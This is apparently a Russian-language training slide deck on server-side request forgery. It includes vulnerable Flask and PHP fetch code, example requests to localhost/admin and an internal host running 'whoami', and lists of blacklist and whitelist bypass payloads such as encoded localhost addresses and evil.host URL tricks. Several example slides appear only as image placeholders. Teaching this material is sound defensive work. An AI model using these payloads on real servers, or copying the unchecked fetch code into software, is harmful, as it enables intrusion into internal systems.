


Server-side request forgery (SSRF)




Open Redirect (открытое перенаправление)

- **Open Redirect** — это клиентская уязвимость, позволяющая атакующему перенаправлять пользователей на произвольные ресурсы



Определение

- **Server-side request forgery (SSRF)** — это уязвимость веб-безопасности, которая позволяет злоумышленнику заставить серверное приложение отправлять запросы в непреднамеренное место.






Как это может выглядеть в исходном коде

```
@app.route('/fetch')
def fetch():
    url = request.args.get('url')
    return requests.get(url).content
```


```
<?php
$url = $_GET['url'];
$data = file_get_contents($url);
echo $data;
?>
```

Пример






Пример






Пример



Возможное влияние

- Обход контроля доступа в приложении
- Злоупотребление правами доступа внутренних сервисов
- Сканирование портов
- Чейны с другими уязвимостями (напр. доставка XSS)
- Обычно имеет высокую критичность
- RCE
- DoS






Обход контроля доступа в приложении

- Производится запрос к localhost приложения.
В некоторых случаях происходит обход контроля доступа.

```
POST /view/url HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: XXX

url=http://localhost/admin
```



Злоупотребление правами доступа внутренних сервисов

- Производится запрос к ip внутреннего приложения.
- Обычно там выстроено доверие и запрос принимается без проблем
- Сложно обнаружить и эксплуатировать из внешней сети

```
POST /view/url HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: XXX

url=http://10.0.0.3/execute?cmd=whoami
```





Применяемые меры защиты

- Черные списки
- Белые списки
- Изменение логики
- SSRF Proxy



Обход черных списков

- Альтернативные представления IP (+ IPv6):
127.0.0.1 -> 2130706433, 017700000001, 127.1
- Зарегистрировать доменное имя, указывающее на 127.0.0.1, или использовать готовые (spoofed.burpcollaborator.net)
- Обfuscация символов (URL-encode, case variation):
locAlHoST
- Использовать подконтрольный ресурс, переправляющий в нужное место (Redirect)

http://127.1
http://0
http:@0/
http://0.0.0.0:80
http://[::]:80/
http://[0000::1]:80/
http://2130706433 # Decimal version of localhost
http://0x7f000001/ # Hexadecimal version of localhost

<https://www.thehacker.recipes/web/inputs/ssrf/>

```
(kali㉿kali)-[~/Desktop]
$ ping spoofed.burpcollaborator.net
PING spoofed.burpcollaborator.net.localdomain (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.063 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.088 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.200 ms
```



Обход белых списков

- Использование формата предоставления УЗ:
`http://expected.host:something@evil.host`
- Использование символа #:
`http://evil.host#expected.host`
- Регистрация доменного имени (с поддоменом):
`http://expected.host.evil.host`
- URL-encode, double URL-encode
- Использовать Open Redirect
- Использовать комбинации вышеназванных техник

URL validation bypass cheat sheet

